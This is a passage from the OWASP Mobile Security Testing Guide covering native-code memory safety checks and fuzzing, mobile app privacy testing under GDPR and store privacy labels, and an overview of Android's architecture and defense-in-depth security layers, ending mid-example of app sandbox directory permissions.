- The app does not use unsafe string functions such as `strcpy`, most other functions beginning with the "str" prefix, `sprint`, `vsprintf`, `gets`, etc.;
- If the app contains C++ code, ANSI C++ string classes are used;
- In case of `memcpy`, make sure you check that the target buffer is at least of equal size as the source and that both buffers are not overlapping.
- iOS apps written in Objective-C use NSString class. C apps on iOS should use CFString, the Core Foundation representation of a string.
- No untrusted data is concatenated into format strings.

Static Analysis

Static code analysis of low-level code is a complex topic that could easily fill its own book. Automated tools such as RATS combined with limited manual inspection efforts are usually sufficient to identify low-hanging fruits. However, memory corruption conditions often stem from complex causes. For example, a use-after-free bug may actually be the result of an intricate, counter-intuitive race condition not immediately apparent. Bugs manifesting from deep instances of overlooked code deficiencies are generally discovered through dynamic analysis or by testers who invest time to gain a deep understanding of the program.

Dynamic Analysis

Memory corruption bugs are best discovered via input fuzzing: an automated black-box software testing technique in which malformed data is continually sent to an app to survey for potential vulnerability conditions. During this process, the application is monitored for malfunctions and crashes. Should a crash occur, the hope (at least for security testers) is that the conditions creating the crash reveal an exploitable security flaw.

Fuzz testing techniques or scripts (often called "fuzzers") will typically generate multiple instances of structured input in a semi-correct fashion. Essentially, the values or arguments generated are at least partially accepted by the target application, yet also contain invalid elements, potentially triggering input processing flaws and unexpected program behaviors. A good fuzzer exposes a substantial amount of possible program execution paths (i.e. high coverage output). Inputs are either generated from scratch ("generation-based") or derived from mutating known, valid input data ("mutation-based").

For more information on fuzzing, refer to the OWASP Fuzzing Guide.

References

OWASP MASVS

- MSTG-ARCH-2: "Security controls are never enforced only on the client side, but on the respective remote endpoints."
- MSTG-PLATFORM-2: "All inputs from external sources and the user are validated and if necessary sanitized. This includes data received via the UI, IPC mechanisms such as intents, custom URLs, and network sources."
- MSTG-CODE-8: "In unmanaged code, memory is allocated, freed and used securely."

XSS via start ContentActivity

- https://hackerone.com/reports/189793

Mobile App User Privacy Protection

IMPORTANT DISCLAIMER: The MSTG is not a legal handbook. Therefore, we will not deep dive into the GDPR or other possibly relevant legislations here. This chapter is meant to introduce you to the topics and provide you with essential references that you can use to continue researching by yourself. We'll also do our best effort to provide you with tests or guidelines for testing the privacy related requirements listed in the OWASP MASVS.

Overview

The Main Problem

Mobile apps handle all kinds of sensitive user data, from identification and banking information to health data. There is an understandable concern about how this data is handled and where it ends up. We can also talk about "benefits users get from using the apps" vs "the real price that they are paying for it" (usually and unfortunately without even being aware of it).

The Solution (pre 2020)

To ensure that users are properly protected, legislation such as the General Data Protection Regulation (GDPR) in Europe has been developed and deployed (applicable since May 25, 2018), forcing developers to be more transparent regarding the handling of sensitive user data. This has been mainly implemented using privacy policies.

The Challenge

There are two main dimensions to consider here:

- **Developer Compliance**: Developers need to comply with legal privacy principles since they are enforced by law. Developers need to better comprehend the legal principles in order to know what exactly they need to implement to remain compliant. Ideally, at least, the following must be fulfilled:
  - **Privacy-by-Design** approach (Art. 25 GDPR, "Data protection by design and by default").
  - **Principle of Least Privilege** ("Every program and every user of the system should operate using the least set of privileges necessary to complete the job.")
- **User Education**: Users need to be educated about their sensitive data and informed about how to use the application properly (to ensure a secure handling and processing of their information).

> Note: More often than not apps will claim to handle certain data, but in reality that's not the case. The IEEE article "Engineering Privacy in Smartphone Apps: A Technical Guideline Catalog for App Developers" by Majid Hatamian gives a very nice introduction to this topic.

Protection Goals for Data Protection

When an app needs personal information from a user for its business process, the user needs to be informed on what happens with the data and why the app needs it. If there is a third party doing the actual processing of the data, the app should inform the user about that too.

Surely you're already familiar with the classic triad of security protection goals: confidentiality, integrity, and availability. However, you might not be aware of the three protection goals that have been proposed to focus on data protection:

- **Unlinkability**:
  - Users' privacy-relevant data must be unlinkable to any other set of privacy-relevant data outside of the domain.
  - Includes: data minimization, anonymization, pseudonymization, etc.
- **Transparency**:
  - Users should be able to request all information that the application has on them, and receive instructions on how to request this information.
  - Includes: privacy policies, user education, proper logging and auditing mechanisms, etc.
- **Intervenability**:
  - Users should be able to correct their personal information, request its deletion, withdraw any given consent at any time, and receive instructions on how to do so.
  - Includes: privacy settings directly in the app, single points of contact for individuals' intervention requests (e.g. in-app chat, telephone number, e-mail), etc.

> See Section 5.1.1 "Introduction to data protection goals" in ENISA's "Privacy and data protection in mobile applications" for more detailed descriptions.

Addressing both security and privacy protection goals at the same time is a very challenging task (if not impossible in many cases). There is an interesting visualization in IEEE's publication Protection Goals for Privacy Engineering called "The Three Axes" representing the impossibility to ensure 100% of each of the six goals simultaneously.

Most parts of the processes derived from the protection goals are traditionally being covered in a privacy policy. However, this approach is not always optimal:

- developers are not legal experts but still need to be compliant.
- users would be required to read usually long and wordy policies.

The New Approach (Google's and Apple's take on this)

In order to address these challenges and help users easily understand how their data is being collected, handled and shared, Google and Apple introduced new privacy labeling systems (very much along the lines of NIST's proposal for Consumer Software Cybersecurity Labeling:

- the App Store Nutrition Labels (since 2020).
- the Google Play Data Safety Labels (since 2021).

As a new requirement on both platforms, it's vital that these labels are accurate in order to provide user assurance and mitigate abuse.

How this Relates to Testing Other MASVS Categories

The following is a list of common privacy violations that you as a security tester should report (although not an exhaustive list):

- Example 1: An app that accesses a user's inventory of installed apps and doesn't treat this data as personal or sensitive data by sending it over the network (violating MSTG-STORAGE-4) or to another app via IPC mechanisms (violating MSTG-STORAGE-6).
- Example 2: An app displays sensitive data such as credit card details or user passwords without user authorization via e.g. biometrics (violating MSTG-AUTH-10).
- Example 3: An app that accesses a user's phone or contact book data and doesn't treat this data as personal or sensitive data, additionally sending it over an unsecured network connection (violating MSTG-NETWORK-1).
- Example 4: An app collects device location (which is apparently not required for its proper functioning) and does not have a prominent disclosure explaining which feature uses this data (violating MSTG-PLATFORM-1).

> You can find more common violations in Google Play Console Help (Policy Centre -> Privacy, deception and device abuse -> User data).

As you can see this is deeply related to other testing categories. When you're testing them you're often indirectly testing for User Privacy Protection. Keep this in mind since it will help you provide better and more comprehensive reports. Often you'll also be able to reuse evidences from other tests in order to test for User Privacy Protection (see an example of this in "Testing User Education").

Learn More

You can learn more about this and other privacy related topics here:

- iOS App Privacy Policy
- iOS Privacy Details Section on the App Store
- iOS Privacy Best Practices
- Android App Privacy Policy
- Android Data Safety Section on Google Play
- Android Privacy Best Practices

Testing User Education (MSTG-STORAGE-12)

Testing User Education on Data Privacy on the App Marketplace

At this point we're only interested into knowing which privacy related information is being disclosed by the developers and try to evaluate if it seems reasonable (similarly as you'd do when testing for permissions).

> It's possible that the developers are not declaring certain information that is indeed being collected and or shared, but that's a topic for a different test extending this one here. As part of this test you are not supposed to provide privacy violations assurance.

Static Analysis

You can follow these steps:

1. Search for the app in the corresponding app marketplace (e.g. Google Play, App Store).
2. Go to the section "Privacy Details" (App Store) or "Safety Section" (Google Play).
3. Verify if there's any information available at all.

The test passes if the developer have complied with the app marketplace guidelines and included the required labels and explanations. Store and provide the information you got from the app marketplace as evidence, so that you can later use it to evaluate potential violations of privacy or data protection.

Dynamic analysis

As an optional step, you can also provide some kind of evidence as part of this test. For instance, if you're testing an iOS app you can easily enable app activity recording and export a Privacy Report containing detailed app accesses to different resources such as photos, contacts, camera, microphone, network connections, etc.

Doing this has actually many advantages for testing other MASVS categories. It provides very useful information that you can use to test network communication in MASVS-NETWORK or when testing app permissions in MASVS-PLATFORM. While testing these other categories you might have taken similar measurements using other testing tools. You can also provide this as evidence for this test.

> Ideally, the information available should be compared against what the app is actually meant to do. However, that's far from a trivial task that could take from several days to weeks to complete depending on your resources and support from automated tooling. It also heavily depends on the app functionality and context and should be ideally performed on a whitebox setup working very closely with the app developers.

Testing User Education on Security Best Practices

Testing this might be especially challenging if you intend to automate it. We recommend to use the app extensively and try to answer the following questions whenever applicable:

- **Fingerprint usage**: when fingerprints are used for authentication providing access to high risk transactions/information,

  does the app inform the user about potential issues when having multiple fingerprints of other people registered to the device as well?

- **Rooting/Jailbreaking**: when root or jailbreak detection is implemented,

  does the app inform the user of the fact that certain high-risk actions will carry additional risk due to the jailbroken/rooted status of the device?

- **Specific credentials**: when a user gets a recovery code, a password or a pin from the application (or sets one),

  does the app instruct the user to never share this with anyone else and that only the app will request it?

- **Application distribution**: in case of a high-risk application and in order to prevent users from downloading compromised versions of the application,

  does the app manufacturer properly communicate the official way of distributing the app (e.g. from Google Play or the App Store)?

- **Prominent Disclosure**: in any case,

  does the app display prominent disclosure of data access, collection, use, and sharing? e.g. does the app use the App Tracking Transparency Framework to ask for permission on iOS?

References

- Open-Source Licenses and Android - https://www.bignerdranch.com/blog/open-source-licenses-and-android/
- Software Licenses in Plain English - https://tldrlegal.com/
- Apple Human Interface Guidelines - https://developer.apple.com/design/human-interface-guidelines/ios/app-architecture/requesting-permission/
- Android App permissions best practices - https://developer.android.com/training/permissions/requesting.html#explain

OWASP MASVS

- MSTG-STORAGE-12: "The app educates the user about the types of personally identifiable information processed, as well as security best practices the user should follow in using the app."

Android Platform Overview

This chapter introduces the Android platform from an architecture point of view. The following five key areas are discussed:


1. Android architecture
2. Android security: defense-in-depth approach
3. Android application structure
4. Android application publishing
5. Android application attack surface

Visit the official Android developer documentation website for more details about the Android platform.

Android Architecture


Android is a Linux-based open source platform developed by Google, which serves as a mobile operating system (OS). Today the platform is the foundation for a wide variety of modern technology, such as mobile phones, tablets, wearable tech, TVs, and other "smart" devices. Typical Android builds ship with a range of pre-installed ("stock") apps and support installation of third-party apps through the Google Play store and other marketplaces.

Android's software stack is composed of several different layers. Each layer defines interfaces and offers specific services.


System Apps
Dialer
Email
Calendar
Camera
. . .
Java API Framework
Content Providers
View System
Managers
Activity
Location
Package
Notification
Resource
Telephony
Window
Native C/C++ Libraries
Webkit
OpenMAX AL
Libc
Media Framework
OpenGL ES
. . .
Android Runtime
Android Runtime (ART)
Core Libraries
Hardware Abstraction Layer (HAL)
Audio
Bluetooth
Camera
Sensors
. . .
Linux Kernel
Drivers
Audio
Binder (IPC)
Display
Keypad
Bluetooth
Camera
Shared Memory
USB
WIFI
Power Management

At the lowest level, Android is based on a variation of the Linux Kernel. On top of the kernel, the Hardware Abstraction Layer (HAL) defines a standard interface for interacting with built-in hardware components. Several HAL implementations are packaged into shared library modules that the Android system calls when required. This is the basis for allowing applications to interact with the device's hardware. For example, it allows a stock phone application to use a device's microphone and speaker.

Android apps are usually written in Java and compiled to Dalvik bytecode, which is somewhat different from the traditional Java bytecode. Dalvik bytecode is created by first compiling the Java code to .class files, then converting the JVM bytecode to the Dalvik .dex format with the d8 tool.



The current version of Android executes this bytecode on the Android runtime (ART). ART is the successor to Android's original runtime, the Dalvik Virtual Machine (DVM). The key difference between Dalvik and ART is the way the bytecode is executed.

In the DVM, bytecode is translated into machine code at execution time, a process known as *just-in-time* (JIT) compilation. This enables the runtime to benefit from the speed of compiled code while maintaining the flexibility of code interpretation. To further improve performance, Android introduced the Android Runtime (ART) to replace the DVM. ART uses a hybrid combination of *ahead-of-time* (AOT), JIT and profile-guided compilation. Apps are recompiled on the device when they are installed, or when the OS undergoes a major update. While the code is being recompiled, device-specific and advanced code optimizations techniques can be applied. The final recompiled code is then used for all subsequent executions. AOT improves performance by a factor of two while reducing power consumption, due to the device-specific optimizations.

Android apps don't have direct access to hardware resources, and each app runs in its own virtual machine or sandbox. This enables the OS to have precise control over resources and memory access on the device. For instance, a crashing app doesn't affect other apps running on the same device. Android controls the maximum number of system resources allocated to apps, preventing any one app from monopolizing too many resources. At the same time, this sandbox design can be considered as one of the many principles in Android's global defense-in-depth strategy. A malicious third-party application, with low privileges, shouldn't be able to escape its own runtime and read the memory of a victim application on the same device. In the following section we take a closer look at the different defense layers in the Android operating system.

Android Security: Defense-in-Depth Approach

The Android architecture implements different security layers that, together, enable a defense-in-depth approach. This means that the confidentiality, integrity or availability of sensitive user-data or applications doesn't hinge on one single security measure. This section brings an overview of the different layers of defense that the Android system provides. The security strategy can be roughly categorized into four distinct domains, each focusing on protecting against certain attack models.

- System-wide security
- Software isolation
- Network security
- Anti-exploitation

System-wide security

Device encryption

Android supports device encryption from Android 2.3.4 (API level 10) and it has undergone some big changes since then. Google imposed that all devices running Android 6.0 (API level 23) or higher had to support storage encryption, although some low-end devices were exempt because it would significantly impact their performance.

- Full-Disk Encryption (FDE): Android 5.0 (API level 21) and above support full-disk encryption. This encryption uses a single key protected by the user's device password to encrypt and decrypt the user data partition. This kind of encryption is now considered deprecated and file-based encryption should be used whenever possible. Full-disk encryption has drawbacks, such as not being able to receive calls or not having operative alarms after a reboot if the user does not enter the password to unlock.

- File-Based Encryption (FBE): Android 7.0 (API level 24) supports file-based encryption. File-based encryption allows different files to be encrypted with different keys so they can be deciphered independently. Devices that support this type of encryption support Direct Boot as well. Direct Boot enables the device to have access to features such as alarms or accessibility services even if the user didn't unlock the device.

> Note: you might hear of Adiantum, which is an encryption method designed for devices running Android 9 (API level 28) and higher whose CPUs lack AES instructions. **Adiantum is only relevant for ROM developers or device vendors**, Android does not provide an API for developers to use Adiantum from applications. As recommended by Google, Adiantum should not be used when shipping ARM-based devices with ARMv8 Cryptography Extensions or x86-based devices with AES-NI. AES is faster on those platforms.
>
> Further information is available in the Android documentation.

Trusted Execution Environment (TEE)

In order for the Android system to perform encryption it needs a way to securely generate, import and store cryptographic keys. We are essentially shifting the problem of keeping sensitive data secure towards keeping a cryptographic key secure. If the attacker can dump or guess the cryptographic key, the sensitive encrypted data can be retrieved.

Android offers a trusted execution environment in dedicated hardware to solve the problem of securely generating and protecting cryptographic keys. This means that a dedicated hardware component in the Android system is responsible for handling cryptographic key material. Three main modules are responsible for this:

- Hardware-backed KeyStore: This module offers cryptographic services to the Android OS and third-party apps. It enables apps to perform cryptographic sensitive operations in an TEE without exposing the cryptographic key material.
- StrongBox: In Android 9 (Pie), StrongBox was introduced, another approach to implement a hardware-backed KeyStore. While previous to Android 9 Pie, a hardware-backed KeyStore would be any TEE implementation that lies outside of the Android OS kernel. StrongBox is an actual complete separate hardware chip that is added to the device on which the KeyStore is implemented and is clearly defined in the Android documentation. You can check programmatically whether a key resides in StrongBox and if it does, you can be sure that it is protected by a hardware security module that has its own CPU, secure storage, and True Random Number Generator (TRNG). All the sensitive cryptographic operations happen on this chip, in the secure boundaries of StrongBox.
- GateKeeper: The GateKeeper module enables device pattern and password authentication. The security sensitive operations during the authentication process happen inside the TEE that is available on the device. GateKeeper consists of three main components, (1) `gatekeeperd` which is the service that exposes GateKeeper, (2) GateKeeper HAL, which is the hardware interface and (3) the TEE implementation which is the actual software that implements the GateKeeper functionality in the TEE.

Verified Boot

We need to have a way to ensure that code that is being executed on Android devices comes from a trusted source and that its integrity is not compromised. In order to achieve this, Android introduced the concept of verified boot. The goal of verified boot is to establish a trust relationship between the hardware and the actual code that executes on this hardware. During the verified boot sequence, a full chain of trust is established starting from the hardware-protected Root-of-Trust (RoT) up until the final system that is running, passing through and verifying all the required boot phases. When the Android system is finally booted you can rest assure that the system is not tampered with. You have cryptographic proof that the code which is running is the one that is intended by the OEM and not one that has been maliciously or accidentally altered.

Further information is available in the Android documentation.

Software Isolation

Android Users and Groups

Even though the Android operating system is based on Linux, it doesn't implement user accounts in the same way other Unix-like systems do. In Android, the multi-user support of the Linux kernel is used to sandbox apps: with a few exceptions, each app runs as though under a separate Linux user, effectively isolated from other apps and the rest of the operating system.

The file system/core/include/private/android_filesystem_config.h includes a list of the predefined users and groups system processes are assigned to. UIDs (userIDs) for other applications are added as the latter are installed. For more details, check out Bin Chen's blog post on Android sandboxing.

For example, Android 7.0 (API level 24) defines the following system users:

```
#define AID_ROOT             0  /* traditional unix root user */
#define AID_SYSTEM        1000  /* system server */
#...
#define AID_SHELL         2000  /* adb and debug shell user */
#...
#define AID_APP          10000  /* first app user */
...
```

SELinux

Security-Enhanced Linux (SELinux) uses a Mandatory Access Control (MAC) system to further lock down which processes should have access to which resources. Each resource is given a label in the form of `user:role:type:mls_level` which defines which users are able to execute which types of actions on it. For example, one process may only be able to read a file, while another process may be able to edit or delete the file. This way, by working on a least-privilege principle, vulnerable processes are more difficult to exploit via privilege escalation or lateral movement.

Further information is available on the Android documentation.

Permissions

Android implements an extensive permissions system that is used as an access control mechanism. It ensures controlled access to sensitive user data and device resources. Android categorizes permissions into different types offering various protection levels.

> Prior to Android 6.0 (API level 23), all permissions an app requested were granted at installation (Install-time permissions). From API level 23 onwards, the user must approve some permissions requests during runtime (Runtime permissions).

Further information is available on the Android documentation including several considerations and best practices

To learn how to test app permissions refer to the Testing App Permissions section in the "Android Platform APIs" chapter.

Network security

TLS by Default

By default, since Android 9 (API level 28), all network activity is treated as being executed in a hostile environment. This means that the Android system will allow apps only to communicate over a network channel that is established using the Transport Layer Security (TLS) protocol. This protocol effectively encrypts all network traffic and creates a secure channel to a server. It may be the case that you would want to use clear traffic connections for legacy reasons. This can be achieved by adapting the `res/xml/network_security_config.xml` file in the application.

Further information is available in the Android documentation.

DNS over TLS

System-wide DNS over TLS support has been introduced since Android 9 (API level 28). It allows you to perform queries to DNS servers using the TLS protocol. A secure channel is established with the DNS server through which the DNS query is sent. This assures that no sensitive data is exposed during a DNS lookup.

Further information is available on the Android Developers blog.

Anti-exploitation

ASLR, KASLR, PIE and DEP

Address Space Layout Randomization (ASLR), which has been part of Android since Android 4.1 (API level 15), is a standard protection against buffer-overflow attacks, which makes sure that both the application and the OS are loaded to random memory addresses making it difficult to get the correct address for a specific memory region or library. In Android 8.0 (API level 26), this protection was also implemented for the kernel (KASLR). ASLR protection is only possible if the application can be loaded at a random place in memory, which is indicated by the Position Independent Executable (PIE) flag of the application. Since Android 5.0 (API level 21), support for non-PIE enabled native libraries was dropped. Finally, Data Execution Prevention (DEP) prevents code execution on the stack and heap, which is also used to combat buffer-overflow exploits.

Further information is available on the Android Developers blog.

SECCOMP Filter

Android applications can contain native code written in C or C++. These compiled binaries can communicate both with the Android Runtime through Java Native Interface (JNI) bindings, and with the OS through system calls. Some system calls are either not implemented, or are not supposed to be called by normal applications. As these system calls communicate directly with the kernel, they are a prime target for exploit developers. With Android 8 (API level 26), Android has introduced the support for Secure Computing (SECCOMP) filters for all Zygote based processes (i.e. user applications). These filters restrict the available syscalls to those exposed through bionic.

Further information is available on the Android Developers blog.

Android Application Structure

Communication with the Operating System

Android apps interact with system services via the Android Framework, an abstraction layer that offers high-level Java APIs. The majority of these services are invoked via normal Java method calls and are translated to IPC calls to system services that are running in the background. Examples of system services include:

- Connectivity (Wi-Fi, Bluetooth, NFC, etc.)
- Files
- Cameras
- Geolocation (GPS)
- Microphone

The framework also offers common security functions, such as cryptography.

The API specifications change with every new Android release. Critical bug fixes and security patches are usually applied to earlier versions as well. The oldest Android version supported at the time of writing is Android 8.1 (API level 27) and the current Android version is Android 10 (API level 29).


Noteworthy API versions:

- Android 4.2 (API level 16) in November 2012 (introduction of SELinux)
- Android 4.3 (API level 18) in July 2013 (SELinux became enabled by default)
- Android 4.4 (API level 19) in October 2013 (several new APIs and ART introduced)
- Android 5.0 (API level 21) in November 2014 (ART used by default and many other features added)
- Android 6.0 (API level 23) in October 2015 (many new features and improvements, including granting; detailed permissions setup at runtime rather than all or nothing during installation)
- Android 7.0 (API level 24-25) in August 2016 (new JIT compiler on ART)
- Android 8.0 (API level 26-27) in August 2017 (a lot of security improvements)
- Android 9 (API level 28) in August 2018 (restriction of background usage of mic or camera, introduction of lockdown mode, default HTTPS for all apps)
- Android 10 (API level 29) in September 2019 (notification bubbles, project Mainline)

The App Sandbox

Apps are executed in the Android Application Sandbox, which separates the app data and code execution from other apps on the device. As mentioned before, this separation adds a first layer of defense.

Installation of a new app creates a new directory named after the app package, which results in the following path: `/data/data/[package-name]`. This directory holds the app's data. Linux directory permissions are set such that the directory can be read from and written to only with the app's unique UID.



We can confirm this by looking at the file system permissions in the `/data/data` folder. For example, we can see that Google Chrome and Calendar are assigned one directory each and run under different user accounts:

```
drwx------  4 u0_a97              u0_a97              4096 2017-01-18 14:27 com.android.calendar
